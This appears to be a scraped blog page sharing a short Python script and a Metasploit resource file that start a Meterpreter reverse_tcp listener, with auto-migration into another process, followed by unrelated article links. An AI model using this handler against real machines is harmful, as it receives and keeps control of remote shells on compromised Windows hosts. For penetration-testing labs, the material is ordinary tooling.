
Quickly Start Listener scripts
#!/usr/bin/python

#

# StartListener.py

# Simple python script to start a Meterpreter Listener

# Auto Inject to other process

# github: https://raw.github.com/obscuresec/random/master/StartListener.py


import sys

import subprocess

#write a resource file and call it

def build(lhost,lport):

    options = "use exploit/multi/handler\n"

    options += "set payload windows/meterpreter/reverse_tcp\nset LHOST {0}\nset LPORT {1}\n".format(lhost,lport)

    options += "set ExitOnSession false\nset AutoRunScript post/windows/manage/smart_migrate\nexploit -j\n"

    filewrite = file("listener.rc", "w")

    filewrite.write(options)

    filewrite.close()

    subprocess.Popen("/usr/share/metasploit-framework/msfconsole -r listener.rc", shell=True).wait()

#grab args

try:

    lhost = sys.argv[1]

    lport = sys.argv[2]

    build(lhost,lport)

#index error

except IndexError:

    print "python StartListener.py lhost lport"
A easy but useful script. It create a file of metaspolit and load it to start a listener quickly.
You can change the listener type you what.
Before using it, you may also have to change the path of msfconsole file.
If you installed the metaspolit-framework on you system, you can use "/usr/bin/msfconsole"



You can also create a file, such as "listen.rc"
use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.1.150

set LPORT

set ExitOnSession false

set AutoRunScript post/windows/manage/migrate

exploit -j
Then,use it to start a listen.
msfconsole -r listen.rc

Quickly Start Listener scripts的更多相关文章
- Windows API Hooking in Python
catalogue . 相关基础知识 . Deviare API Hook Overview . 使用ctypes调用Windows API . pydbg . winappdbg . dll inj ...
- Oracle Apps DBA 常用命令
数据库启动监听 addlnctl.sh start instance 启动数据库 addbctl.sh start 启动应用服务器 adstrtal.sh 停止应用服务器 adstpall.sh -- ...
- php monolog 的写日志到unix domain socket 测试终于成功
在另外一个客户端执行 php s.php后, 通过nc -lU /tmp/tg.sck 建立的unix domain socket 有接收到消息. <?php require 'vendor/a ...
- 使用可移动表空间(TTS)的最佳做法 (Doc ID 1457876.1)
Best Practices for Using Transportable Tablespaces (TTS) (Doc ID 1457876.1) APPLIES TO: Oracle Datab ...
- 修改Oracle XE Listener 占用的1521、8080端口
修改Oracle XE Listener 占用的1521.8080端口今天在帮开发人员Demon安装oracleXE时,有这么一段提示: [sql] Destination Folder: D:\ ...
- Oracle Listener
一.监听器功能 1)监听客户端请求:监听器作为独立进程运行在数据库服务器上,监听特定网络端口(默认1521)服务请求. 2)为客户端请求分配oracle Server Process:监听器不直接处理 ...
- [NPM] List available npm scripts and support tab completion
In this lesson we will look at different ways you can list the available npm scripts. Whether we wan ...
- JavaWeb——Listener
一.基本概念 JavaWeb里面的listener是通过观察者设计模式进行实现的.对于观察者模式,这里不做过多介绍,大概讲一下什么意思. 观察者模式又叫发布订阅模式或者监听器模式.在该模式中有两个角色 ...
- 严重: Exception sending context initialized event to listener instance of class
问题描述:Exception sending context initialized event to listener instance of class org.springframework.w ...
随机推荐
- Flexible 弹性盒子模型之CSS flex-wrap 属性
实例 让弹性盒元素在必要的时候拆行: display:flex; flex-wrap: wrap; 复制 效果预览 浏览器支持 表格中的数字表示支持该属性的第一个浏览器的版本号. 紧跟在 -webki ...
- Oracle 列操作(增加列,修改列,删除列)
1.增加一列: Alter table 表名 add 列名 varchar2(10); 2.修改一列: Alter table 表名 modify 列名 varchar2(20); 3.删除一列: A ...
- Lua 日志
Lua 环境安装 编辑调试Lua脚本
- Freeplane中的自动边线颜色功能
今天我将电脑上的Freeplane从1.3.11升级到了1.5.18.发现新版本已经没有了1.3.11中的菜单选项Format → “Automatic edge color”.搜索了一下才发现,该功 ...
- LeetCode 476. Number Complement
Given a positive integer, output its complement number. The complement strategy is to flip the bits ...
- [转]numpy性能优化
转自:http://blog.csdn.net/pipisorry/article/details/39087583 http://blog.csdn.net/pipisorry/article/de ...
- Linux网络管理常用命令:net-tools VS iproute2
Exported from workflowy! net-tools ifconfigifconfig命令:用于接口及地址查看和管理 route netstat arp iproute2 ip lin ...
- 目标检测中proposal的意义
在目标检测中,从很早就有候选区域的说法,也是在2008年可能就有人使用这个方法,在2014年的卷积神经网络解决目标检测问题的文章中,这个候选框方法大放异彩,先前的目标检测方法主要集中在使用滑动窗口的方 ...
- AngularJS中如何对Controller与Service进行分层设计与编码
初学者的Controller 在我们当接触NG后,如需要通过访问远程的API获取一系列的数据进行显示,通常我的Controller代码会写成下面的样子: angular.module('demo') ...
- .net 在数据访问层中写一个DBhelper优化类
复习了在学校的时候做的WinForm端的一个学生信息管理系统,用的三层架构,看了一下里面的数据优化类 这个类是用来把对数据库的操作封装成静态方法,增删改查的时候直接调用这个类,减少项目里代码的冗余和方 ...